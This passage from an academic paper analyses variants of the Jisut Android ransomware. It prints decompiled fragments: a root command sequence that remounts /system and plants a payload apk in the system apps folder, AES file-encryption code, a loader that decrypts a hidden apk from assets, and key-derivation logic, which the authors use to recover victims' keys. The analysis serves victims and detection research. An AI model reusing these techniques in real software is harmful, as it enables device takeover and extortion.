One of the common code snippets shared with other variants of Jisut is the class where the DES algorithm is implemented, which is identical among these variants. This algorithm is also used to decrypt the content received by SMS from the attacker:

As it can be seen in lines 9 and 10, a decryption object is invoked to transform two strings which are provided in plain text.

In addition, the *qqmagic* variant[11] goes one step further and implements the necessary code to actually carry out the

```
1  public void onReceive(Context paramContext,
     Intent paramIntent){
3    this.ds = new DesUtils(
4      "还想反编译你个傻逼没门");
5    StringBuilder localStringBuilder;
6    Object localObject1;
7    int i;
8    if (paramIntent.getAction().
       equals("android.provider.Telephony.
       SMS_RECEIVED")){
9      ...
10     this.jj = this.ds.decrypt(
         "84f113ee155ba43f1e280b54401fffab");
11     this.jj1 = this.ds.decrypt(
         "84f113ee155ba43f1e280b54401fffab");
12     ...
13     ((Intent)localObject2).putExtra("nnr", new
       StringBuffer().append(this.jj).append("!").
       toString()) ...);
```

Listing. 8. SMS decryption in the QQmagic variant.

removal of all user files, if the ransom is not paid after a period of time. Nevertheless, the important enhancement found in this sample is the use of an advanced obfuscation software. The author employs Ijiami,[12] a tool for hard obfuscation based on collecting the code into compiled libraries of native code, where applying reverse engineering becomes a particularly tedious and time-consuming task. Unzipping the original apk file of this sample delivers the following tree:

```
/
├── AndroidManifest.xml
├── assets/
│   ├── ijm-x86.so
│   ├── libckey.so
│   ├── libckeygenerator.so
│   ├── libdalvik_patch.so
│   ├── libfilescanner.so
│   └── libh.so
├── classes.dex
├── META-INF/
├── res/
└── resources.arsc
```

The files highlighted in blue contain these compiled libraries which are loaded at runtime to build a new apk. In line 3, *ijm-x86.so* is loaded:

As shown in Listing 10, different folders are remounted with read and write permissions. Then the new apk is placed in the system apps folder (line 8) after giving the necessary access and execution permissions with the following procedure:

The use of this technique poses an additional challenge to the use of reverse engineering techniques. Although there are advanced techniques available to deal with obfuscated code, the use of this scheme by the ransomware is really effective

[11]Identified by SHA-256: 506f668438477b7476674957d14407d207de1f576e5c9de2852490b43a6a013b

[12]http://www.ijiami.cn/

```java
private void d(String paramString){
  paramString = new FileOutputStream(
    paramString);
  InputStream localInputStream =
    getAssets().open("ijm-x86.so");
  ...
}
protected void onCreate(
  Bundle paramBundle){
    ...
    d(this.path + "/zihao.l");
    ...
}
```

Listing. 9. Runtime libraries compilation, QQmagic variant.

```java
void rootShell(){
  execCommand(new String[] {
    "mount -o rw,remount /system",
    "mount -o rw,remount /system/app",
    "cp /sdcard/zihao.l /system/app/",
    "chmod 777 /system/app/zihao.l",
    "mv /system/app/zihao.l
      /system/app/zihao.apk",
    "chmod 644 /system/app/zihao.apk",
    "reboot" }, true);
  }
```

Listing. 10. Allocation of access and execution permissions, QQmagic variant.

to make classical and specially static analysis tools almost pointless. For instance, if we observe static API calls by disassembling the app, we will not encounter any malicious behaviour since this is actually contained in separated compiled files. The only suspicious element here lies in invoking the call needed to load the external library. Nevertheless, this is a process which cannot be solely attributed to malicious code as many benign applications employ it to defend from piracy or due to other legitimate security reasons.

E. THE HONGYAN AND HUANMIE VARIANTS

These variants also resemble the SLocker family in some aspects (and in fact a few antivirus wrongly classify them as SLocker). They provide interesting implementation differences and show clearly the process whereby new subvariants are created. As in the case of the other variants analysed in this document, the procedure followed by this malware is quite simple: once the application has been installed and launched, it displays a screen with a Chinese message which falsely informs that the device configuration is being checked.

We have found two main versions of this variant, which we have called the Hongyan and the Huanmie versions (*color* and *disillusionment* in English) in reference to the package name. One of the most remarkable details of these variants is that we can explicitly observe the process by which a variant gets transformed into a new one. This process will be described at the end of this subsection.

The Hongyan version has been chosen for a deep analysis.[13]

1) APPLICATION ANALYSIS

After a few minutes, or if the app is closed and launched again, it shows the screen displayed in Fig. 1e, that reports that the user data has been encrypted and that it is necessary to contact whoever caused it by using the *QQ* messaging service. It also mentions the amount needed to unlock the files, which is 20 yuans (this small value was probably chosen to maximise the number of paying victims). The presentation screen also shows a large number, which is expected to be provided to the attacker when contacting him to obtain the deactivation key, for which a text field is provided below.

This version really encrypts data. We left a few decoy files with different extensions in the `/sdcard/` partition. When the app was launched, all files were immediately encrypted and the extension 文件已被幻灭劫持 was added to them (it varies between different samples of this variant). The ransomware does not make any distinction between file types, it encrypts any file whatever its format is.

Taking a look at the package folder tree helps identifying the different parts of this malware. The subpackage *Xbox* contains the encryption tools, with methods that call the algorithms implemented in the `javax.crypto` native library and some new methods that allow to convert between strings and bytes. The `com.android.admin.hongyan` includes the main code section of the app, including the main file `MainActivity.class` which is in charge of calling the necessary classes to launch the malicious payload.

```
/
├── Xbox
│   ├── AESUtils.class
│   ├── Base64Utils.class
│   ├── FileEncryptUtils.class
│   └── StreamGobbler.class
├── com.android.admin.hongyan
│   ├── BuildConfig.class
│   ├── MainActivity.class
│   ├── R.class
│   ├── des.class
│   ├── lock.class
│   ├── newone.class
│   └── 幻灭打造.class
├── it.sauronsoftware.base64
│   ├── Base64.class
│   ├── Base64InputStream.class
│   ├── Base64OutputStream.class
│   └── Shared.class.class
└── LogCatBroadcaster.class
```

Among the rest of files, `des.class` invokes the DES algorithm used to decrypt the text which will define the

[13]The sample chosen for this analysis is identified by SHA-256: 5212b6a8dd17ccfc60f671c82f45f4885e0abcc354da3d007746599f10340774

encryption key. *lock.class* contains the necessary code to calculate the key provided to the user in the screen, and checks whether the deactivation key introduced is correct. `newone.class` performs the user data encryption process, and also makes use of the code defined in *LogCatBroadcaster.class* to automatically reactivate the encryption process if it stopped. 红颜 implements the *SHA-1* and *MD5* hash functions. Finally `it.sauronsoftware.base64` implements some auxiliary functions to deal with data operations.

2) ENCRYPTION PROCESS

The encryption method employed in this malware is fairly straightforward. Using the `javax.crypto` built-in library of the Android API (see Listing 11), the app executes the AES algorithm over any user file.

```
paramString1 = new SecretKeySpec(toKey(Base64Utils
    .decode(paramString1)).getEncoded(), "AES")
localObject = Cipher.getInstance("AES");
((Cipher)localObject).init(1, paramString1);
paramString1 = new CipherInputStream(paramString2,
     (Cipher)localObject);
```

Listing. 11. AES encryption in the Hongyan variant.

Since no parameters are provided in the algorithm call, the cipher configuration is provider specific. In Oracle Java JDK 7, the configuration used is AES + ECB + PKCS5Padding. According to the taxonomy described by Ahmadian *et al.* [8], this variant belongs to the private-key cryptosystem ransomware (PrCR).

The author tries to hide the encryption/decryption key in the code through a worthless obfuscation mechanism, consisting on several concatenated decryptions of a large text using a secondary decryption object whose key is coded in plain:

```
1 this.des = new des("红颜");
2 this.des = new des(this.des
    .decrypt("57e58af4e6039eaf"));}
3 this.key = this.des.decrypt(
    this.des.decrypt(this.des.decrypt(
    this.des.decrypt(this.des.decrypt(
    this.des.decrypt("LARGE_TEXT")))))));
```

Listing. 12. Encryption of decryption key, Hongyan variant.

As it can be observed in the first line, a *des* object is initialised using two Chinese characters. This object represents a DES encryption algorithm (newly implemented using `javax.crypto`) where the two characters are the encryption/decryption key. In the second line, this object is used to decrypt a 16 characters text, whose result is used to reinitialise the `des` object. However, this step is redundant and strangely useless, since the result obtained by the decryption of the 16 characters text is equivalent to the two previous Chinese characters, so it leads to the same argument and the decryption object remains identical.

In the third line, the encryption/decryption key is obtained applying the above mentioned *des* object to several nested decryptions of a large text provided in plain. This let us know the decryption key by just externally executing this piece of code. The resulting key is: "**GiEhjghmZIO7RTWyycQ9PQ==**". Although this key is different from the one that is expected to be introduced by the user to trigger the deactivation process, it allows a full recovery of every file, even when after the malware has been removed.

3) DEACTIVATION PROCEDURE EXAMINATION

A glance at the code level also allows us to reach all the necessary details to understand how both the key provided to the user and the deactivation key are generated. Although in most of the samples there are signs of the use of obfuscation techniques, the code can be easily untangled. First of all, a striking piece of code reveals (listing 13) that the app retrieves the IMEI number (line 1):

```
1 this.imei = ((TelephonyManager).getSystemService("
    phone")).getDeviceId();
2 paramBundle = 红颜一笑尽是伤.
    getsha_1(红颜一笑尽是伤.
    getMD5String(this.imei))
```

Listing. 13. IMEI code retrieval in the Hongyan variant.

In the next line (line 2), two hash functions are composed, taking as input the IMEI number. Thus, a variable saves the result of the SHA-1 of the MD5 of the IMEI, which is the value later displayed in the red ransomware screen. At this point, if the user provides this number to the attacker, he will send back the deactivation code.

In the same package class (named `lock.java` in most samples) we can also find the procedure to check whether the deactivation code inserted by the user is correct. It is simply a string comparison between the value inputted by the user and a transformation of the number provided to the attacker, based again on the the use of cryptographic hash functions:

```
lock.this.mm.getText().toString().equals(
   红颜一笑尽是伤.getsha_1(
   红颜一笑尽是伤.getMD5String(
   this.val$xx))))
```

Listing. 14. Deactivation code check in the Hongyan variant.

Actually, this new value is computed through a similar process to the one described before: it is the SHA-256 of the MD5 of the value given on the screen. In short, the key which deactivates the ransomware (and starts the decryption of user's data) is computed as:

$$SHA - 1(MD5(SHA - 256(MD5(IMEI)))) \quad (1)$$



HONGYAN
B16A904A 2017-07-19
Decryption key changed in a similar way (adding numbers)
53136F6C 2017-07-18
DECB0412 2017-06-13
16C497C3 2017-07-30
5BFF2298 2017-07-18
The same but with different signature
026733EB 2017-07-18
Class declaration modified
Decryption key changed
Decryption key changed (added numbers)
Decryption key changed Class name changed
DE990C12 2017-06-13
Different MQ address
6FB37389 2017-07-11
1ED647CB 2017-07-18
Different MQ addres
Different MQ address New picture
Different MQ address
Decryption key changed Class name change
ADRT package moved to logcatbroadcaster
Different MQ address
645E969D 2017-07-12
6E5BBED 2017-07-21
FCC08F87 2017-07-21
AE3F772B 2017-07-19
Hidden code Found a DEX file after installing
5212B6A8 2017-07-29
Different MQ addres
FDAC14D2 2017-06-21
Decryption function key changed (longer)
CDE39A13 2017-07-12
HUANMIE
Decryption function key changed and obfuscated Different constant to obtain key HUANMIE + HONGYIAN
8FFF1BF0 2017-07-12
No redundant packages
1C8A5045 2017-07-20
Decryption function key changed and obfuscated New packages Different constants to obtain key No redundant packages
8A5102D2 2017-07-11
With LogBroadcaster Many changes
Many changes in code
D835CF9D 2017-06-21
BC0B9BCA 2017-07-20

FIGURE 4. **Different samples of the Hongyan and Huanmie variants of the Jisut ransomware. Each sample is identified by the first 8 characters of its SHA-256 hash.**

When the user introduces this value and clicks on the *Decrypt* button, all the files are decrypted and the ransomware can be uninstalled.

4) VARIATIONS OF THIS VARIANT

The above analysis is intended to describe the particularities of the Jisut variant. However, after a long manual search through the VirusTotal Intelligence service, we have found multiple samples which implement a plethora of interesting but mostly minor changes. A comparative assessment of these samples allows us to evaluate how different modification were sequentially introduced. Fig. 4 shows the differences we found between a number of important samples of this variant. Each sample is represented by the first 8 hex characters of their SHA-256 signature.[14] The first submission date of the sample to the VirusTotal portal is also included.[15]

In general terms, we have found that the Hongyan version is the one which has led to most variations. The sample identified by *5212B6A8* in the diagram (the first 8 characters of the SHA-256 hash) has led to new samples with minor changes (as shown in the left part of the upper box) and to another set of applications where the *adrt* package has been extracted to include the `LogCatBroadcaster.class` as

[14]The complete signatures can be found at `http://aida.ii.uam.es/jisutnoransom/index.php/jisut-hashes/`

[15]This date does not represent when the sample was built or deployed, but when it was first uploaded to the VirusTotal portal. This is the reason of having samples in Fig. 4 shown as offspring of samples with a newer date

a new class (in the group of apps placed at the right of the box).

On the other hand, an important branch starts with sample *CDE39A13*. It can be seen as the first attempt to make the encryption key harder to retrieve, although the underwhelming implementation of this idea just consists on a bigger text needing to be decrypted in order to obtain said key. This sample leads to a new subset where substantial changes are included. For instance, within the code of sample *1C8A5045*, together with a lot of useless classes we can find again a clone of the previous versions under path `com.a.a.android.admin.hongyan`. But a new package has been added under `com.a.a.android.admin.huanmie`, which seems to be mostly a copy of previous ones with some modifications aimed to hinder attempts at reverse engineering. This is also a clear evidence of the evolution of malware, where an old version is taken to build a new and better one. Surprisingly, the encryption process remains identical so we can still easily decrypt every file with just a few lines of code.

In this sample, the main difference lies in the computation of the deactivation key:

```java
int k=6000, n=1, i1=2, m=3;
int f157 = (n + i1) + m;
int f162 = f158 + 666;
int f161 = f162 + f157;
int f156 = ((f161 - f161) + f162)-(f157 + 666);
int f159 = (f161 * f156) + 666;
f158 = f159 + 666;
int f155 = f158 + f159;
int i = (f155 - f158) + k;
int j = i - k;
int key_decryption = ((i - j - k) + (m + n + i1 +
    1));
if (paramAnonymousView.equals(getsha_1(
    getMD5String(this.val$xx + key_decrypt))){
```

Listing. 15. Obfuscated key deactivation, Hongyan variant.

The above code was obtained using the *JADX* tool, although it produces some decompilation problems probably due to the use of Chinese characters. There are a number of computations which finally lead to a value which is concatenated to `this.val$xx`. While this last value is the same as the resulting from Equation 1, now it is concatenated with a new value computed by this confusing procedure. As the result of the decompilation process, there is one missing variable declaration, the one related to f158. It appears that the value of this variable is not relevant at all. When simplifying all the computations, the variables start to cancel each other out. The last variable key_decryption is:

$$((i - j - k) + (m + n + i1 + 1)) \tag{2}$$

Lets replace j, which is i-k:

$$i - i + k - k + m + n + i1 + 1 \tag{3}$$

The remaining variables are constants: m = 3, n = 1, i1 = 2. So:

$$\text{key\_decryption} = m + n + i1 + 1 = 7 \tag{4}$$

So, in the end, the new deactivation key is calculated in almost the same way as in the previously variant. The only real change involves the additional concatenation of a "7":

$$SHA - 1(MD5(SHA - 256(MD5(IMEI)) + \text{“7”})) \tag{5}$$

Finally, a more advanced variation (AE3F772B) was found, where the malicious payload is hidden following a procedure already taken by other ransomware. In this case, several files with an `.acc` extension contain the compiled code, which is loaded at runtime.

F. THE COM.BLL.APKIN VARIANT

This variant was first reported in 2017 by Lukas Stefanko [30] as a ransomware capable of talking to victims. Again primarily targeting Chinese users, this version asks for device administration privileges and informs the user that it is necessary to pay the ransom in order to unlock the device together, also displaying a classical locking screen stating the QQ number which the user must contact. The application lies in *MainActivity.class*, which is in charge of detecting when a key is pressed, and to launch a method which decrypts a text file. This file can be found under `assets/bll`, and contains a large seemingly random text.

```
/
├── resources.arsc
├── res/
├── META-INF/
├── classes.dex
├── classes-dex2jar.jar
├── assets/
│   └── bll
└── AndroidManifest.xml
```

The method initialises a large array with Chinese characters, building which seems to be a decryptor based on simple transformations. But this time, they are not totally useless. Instead, the file is read as a bytes array and passed as an argument to the *enorde()* object (line 18 in Listing 16), which is a decryption method previously initialised with the key *bll* (see line 3). The *enorde* class contains both an encryption and decryption method based on different transformation and bytes operations. When applied to the `bll` file, it results in a new text file which actually is a new apk. This new apk is saved in a file on the external storage directory (see line 6), and then it is read again (see line 11).

This new apk has been obfuscated using the Jiagu 360[16] tool, as the name of the compiled libraries suggest. Among the files found in this new apk, there are references to the *JavaMail* library, which indicates the use of mail services for communication.

[16]http://jiagu.360.cn/

```
public void jiemi(final String s){
  final enorde enorde = new enorde();
  com.bll.apkin.enorde.key = "bll";
  try {
    ...
    final String string = new StringBuffer().
    append(Environment.getExternalStorageDirectory
    ().getPath()).append(replace).toString();
    final InputStream open = this.getAssets().open
    (s);
    final byte[] array3 = new byte [open.available
    ()];
    open.read(array3);
    open.close();
    final FileOutputStream fileOutputStream = new
    FileOutputStream(string);
    fileOutputStream.write(enorde.decoder(array3))
    ;
    fileOutputStream.flush();
    fileOutputStream.close();
    this.apkin(new File(string));
  }
  catch (Exception ex) {
    ex.printStackTrace();
}}
```

Listing. 16. Hidden app recovering process, Hongyan variant.

V. DISCUSSION

As shown in the previous sections, the Jisut family has explored different modifications and refinements in order to improve its ability to lock users' devices and obtain a ransom from its victims. Although some of the techniques exposed do not entail a high degree of technical sophistication, they can be used to help in understanding the operation of the criminal group behind the ransomware, and possibly as well to establish authorship. Some of the later techniques reveal a higher degree of technical acumen, particularly those that dynamically load code. This, in our opinion, makes the use of dynamic analysis tools mandatory to deal with the most recent ransomware variants. We also believe the study performed in this work can have valuable didactic contents for anyone starting its journey in Android malware forensics. Furthermore, while we have focused on the Android platform, other environments such as iOS are not exempt from this kind of threat. Although in general malware exploits specific weaknesses of the target operating system, it is expected that many of the common patterns and techniques will be spread across platforms.

VI. CONCLUSION

The Jisut family can boast of a long and illustrious career infecting Android smartphones. The family has evolved in interesting ways to produce new variants, where both the graphics and technical details vary while the core of the ransomware is nearly identical. Throughout this paper we have analysed the most important variants of this ransomware, describing how they take control of the device and try to coerce the user to pay a ransom. We have described their encryption, deactivation and screen locking mechanisms, information that we hope will be useful for past, present and future victims. At the same time, we have also shown how these variants evolve and how past versions are taken as a template to build up new, more powerful and more complex variants.

The main objective of our work is to help not only victims and beginners in Android forensic and malware analysis, but also those interested in designing anti-malware tools. For this we provide them with a detailed characterisation of a currently active ransomware family. In our future work, we plan to extend the approach followed in this paper to analyse other Android malware families and to perform more detailed comparative assessments.

ACKNOWLEDGMENT

This work was supported in part by the Next Research Projects, such as the Comunidad Autónoma de Madrid under Grant S2013/ICE-3095 (CIBERDINE: Cybersecurity, Data and Risks), in part by the Spanish Ministry of Science and Education and Competitivity (MINECO), and in part by the European Regional Development Fund (FEDER) under Grant TIN2014-56494-C4-4-P (EphemeCH) and Grant TIN2017-85727-C4-3-P (DeepBio). This work was also funded by InnovateUK as part of the authenticatedSelf (aS) project, under reference number 102050, and partly sponsored by the ICT COST Action IC1403 Cryptacus in the EU Framework Horizon 2020.

This project has received funding from the European Unions Horizon 2020 research and innovation programme, under grant agreement No.700326 (RAMSES project). The authors also want to thank EPSRC for project EP/P011772/1, on the EconoMical, PsycHologicAl and Societal Impact of RanSomware (EMPHASIS), which additionally supported this work.

REFERENCES

[1] A. Martín, H. D. Menéndez, and D. Camacho, "MOCDroid: Multi-objective evolutionary classifier for Android malware detection," *Soft Comput.*, vol. 21, no. 24, pp. 7405–7415, 2017.

[2] G. Suarez-Tangil, S. K. Dash, M. Ahmadi, J. Kinder, G. Giacinto, and L. Cavallaro, "DroidSieve: Fast and accurate classification of obfuscated Android malware," in *Proc. 7th ACM Conf. Data Appl. Secur. Privacy*, 2017, pp. 309–320.

[3] A. Martín, H. D. Menéndez, and D. Camacho, "Genetic boosting classification for malware detection," in *Proc. IEEE Congr. Evol. Comput. (CEC)*, Jul. 2016, pp. 1030–1037.

[4] MalwareBytes. (2017). *2017 State of Malware Report*. [Online]. Available: https://kitedistribution.co.uk/wp-content/uploads/2017/03/StateofMalware_Report_final_PT.pdf

[5] G. Davis and R. Samani. (2018). McAfee mobile threat report Q1, 2018. McAfee. [Online]. Available: https://www.mcafee.com/enterprise/en-us/assets/reports/rp-mobile-threat-report-2018.pdf

[6] A. Gazet, "Comparative analysis of various ransomware virii," *J. Comput. Virol.*, vol. 6, no. 1, pp. 77–90, 2010.

[7] K. Cabaj and W. Mazurczyk, "Using software-defined networking for ransomware mitigation: The case of cryptowall," *IEEE Netw.*, vol. 30, no. 6, pp. 14–20, Nov. 2016.

[8] M. M. Ahmadian, H. R. Shahriari, and S. M. Ghaffarian, "Connection-monitor & connection-breaker: A novel approach for prevention and detection of high survivable ransomwares," in *Proc. 12th Int. Iranian Soc. Cryptol. Conf. Inf. Secur. Cryptol. (ISCISC)*, Sep. 2015, pp. 79–84.

[9] A. Kharraz, W. Robertson, D. Balzarotti, L. Bilge, and E. Kirda, "Cutting the gordian knot: A look under the hood of ransomware attacks," in *Proc. Int. Conf. Detection Intrusions Malware, Vulnerability Assessment*, 2015, pp. 3–24.

[10] J. Hamada. *Simplocker: First Confirmed File-Encrypting Ransomware for Android | Symantec Connect Community*. Accessed: Feb. 10, 2018. [Online]. Available: https://www.symantec.com/connect/blogs/simplocker-first-confirmed-file-encrypting-ransomware-android

[11] N. Chrysaidos. *Mobile Crypto-Ransomware Simplocker Now on Steroids*. Accessed: Sep. 1, 2018. [Online]. Available: https://blog.avast.com/2015/02/10/mobile-crypto-ransomware-simplocker-now-on-steroids/

[12] R. Lipovsky, L. Stefanko, and G. Branisa, "The rise of Android ransomware," White Paper, 2016.

[13] P. Zavarsky *et al.*, "Experimental analysis of ransomware on windows and Android platforms: Evolution and characterization," *Procedia Comput. Sci.*, vol. 94, pp. 465–472, Jan. 2016.

[14] R. Yu, "Ginmaster: A case study in Android malware," in *Proc. Virus Bull. Conf.*, 2013, pp. 92–104.

[15] Y. Zhou and X. Jiang, "Dissecting Android malware: Characterization and evolution," in *Proc. IEEE Symp. Secur. Privacy (SP)*, May 2012, pp. 95–109.

[16] M. Lindorfer, M. Neugschwandtner, L. Weichselbaum, Y. Fratantonio, V. van der Veen, and C. Platzer, "ANDRUBIS—1,000,000 apps later: A view on current Android malware behaviors," in *Proc. 3rd Int. Workshop Building Anal. Datasets Gathering Exper. Returns Secur. (BADGERS)*, Sep. 2014, pp. 3–17.

[17] L. Weichselbaum, M. Neugschwandtner, M. Lindorfer, Y. Fratantonio, V. van der Veen, and C. Platzer, "Andrubis: Android malware under the magnifying glass," Vienna Univ. Technol., Vienna, Austria, Tech. Rep. TR-ISECLAB-0414-001, 2014.

[18] A. Martín, H. D. Menéndez, and D. Camacho, "String-based malware detection for Android environments," in *Proc. Int. Symp. Intell. Distrib. Comput.*, 2016, pp. 99–108.

[19] D. Arp, M. Spreitzenbarth, M. Hubner, H. Gascon, K. Rieck, and C. Siemens, "DREBIN: Effective and explainable detection of Android malware in your pocket," in *Proc. NDSS*, vol. 14, 2014, pp. 23–26.

[20] J. Garcia, M. Hammad, B. Pedrood, A. Bagheri-Khaligh, and S. Malek, "Obfuscation-resilient, efficient, and accurate detection and family identification of Android malware," Dept. Comput. Sci., George Mason Univ., Fairfax, VA, USA, Tech. Rep., 2015.

[21] Z. Yuan, Y. Lu, Z. Wang, and Y. Xue, "Droid-Sec: Deep learning in Android malware detection," *ACM SIGCOMM Comput. Commun. Rev.*, vol. 44, no. 4, pp. 371–372, 2014.

[22] N. Andronio, S. Zanero, and F. Maggi, "HelDroid: Dissecting and detecting mobile ransomware," in *Proc. Int. Workshop Recent Adv. Intrusion Detection*, 2015, pp. 382–404.

[23] A. Gharib and A. Ghorbani, "DNA-Droid: A real-time Android ransomware detection framework," in *Proc. Int. Conf. Netw. Syst. Secur.*, 2017, pp. 184–198.

[24] D. Maiorca, F. Mercaldo, G. Giacinto, C. A. Visaggio, and F. Martinelli, "R-PackDroid: API package-based characterization and detection of mobile ransomware," in *Proc. Symp. Appl. Comput.*, 2017, pp. 1718–1723.

[25] S. Song, B. Kim, and S. Lee, "The effective ransomware prevention technique using process monitoring on Android platform," *Mobile Inf. Syst.*, vol. 2016, Mar. 2016, Art. no. 2946735.

[26] T. Yang, Y. Yang, K. Qian, D. C.-T. Lo, Y. Qian, and L. Tao, "Automated detection and analysis for Android ransomware," in *Proc. IEEE 17th Int. Conf. High Perform. Comput. Commun. (HPCC), IEEE 7th Int. Symp. Cyberspace Saf. Secur. (CSS), IEEE 12th Int. Conf. Embedded Softw. Syst. (ICESS)*, Aug. 2015, pp. 1338–1343.

[27] F. Wei, Y. Li, S. Roy, X. Ou, and W. Zhou, "Deep ground truth analysis of current Android malware," in *Proc. Int. Conf. Detection Intrusions Malware, Vulnerability Assessment*, 2017, pp. 252–276.

[28] F. Maggi, A. Bellini, G. Salvaneschi, and S. Zanero, "Finding non-trivial malware naming inconsistencies," in *Proc. Int. Conf. Inf. Syst. Secur.*, 2011, pp. 144–159.

[29] M. Sebastián, R. Rivera, P. Kotzias, and J. Caballero, "AVCLASS: A tool for massive malware labeling," in *Proc. Int. Symp. Res. Attacks, Intrusions, Defenses*, 2016, pp. 230–253.

[30] F-Secure Labs. *Trojan: Android/SLocker Description*. Accessed: Feb. 10, 2018. [Online]. Available: https://www.f-secure.com/v-descs/trojan_android_slocker.shtml

ALEJANDRO MARTÍN received the B.Sc. degree in computer science from the Universidad Carlos III de Madrid in 2014, and the M.Sc. degree in computer science and technology from the Universidad Carlos III de Madrid in 2015. He is currently pursuing the Ph.D. degree with the Autonomous University of Madrid, where he is also involved with the AIDA Research Group. His main research interests are related to machine learning and cybersecurity, focused on malware detection and classification problems.

JULIO HERNANDEZ-CASTRO was with the University of Portsmouth, U.K., and Carlos III University, Spain. He is also affiliated with the Kent Cybersecurity Center. He is currently a Professor of computer security with the School of Computing, University of Kent. His research interests are wide, covering from RFID security to lightweight cryptography, including steganography and steganalysis and the design and analysis of CAPTCHAs. He has been a Pre-Doctoral Marie Curie Fellow and also a Post-Doctoral INRIA Fellow. He is currently the Vice-Chair of the EU COST Project CRYPTACUS. He receives research funding from InnovateUK Project aS, EPSRC Project 13375, and EU H2020 Project RAMSES.

DAVID CAMACHO received the Ph.D. degree in computer science from the Universidad Carlos III de Madrid in 2001, and the B.S. degree in physics from the Universidad Complutense de Madrid in 1994. He is currently an Associate Professor with the Computer Science Department, Universidad Autonoma de Madrid, Spain, where he is the Head of the Applied Intelligence and Data Analysis Group. He has published over 250 journals, books, and conference papers. His research interests include data mining (clustering), evolutionary computation (GA, GP), multi-agent systems and swarm intelligence (ant colonies), automated planning and machine learning, or video games among others. He receives research funding from the Spanish Ministry of Science and Education and Competitivity (EphemeCH and Deepbio), and from the EU (Justice, ISFP, Erasmus+, and H2020).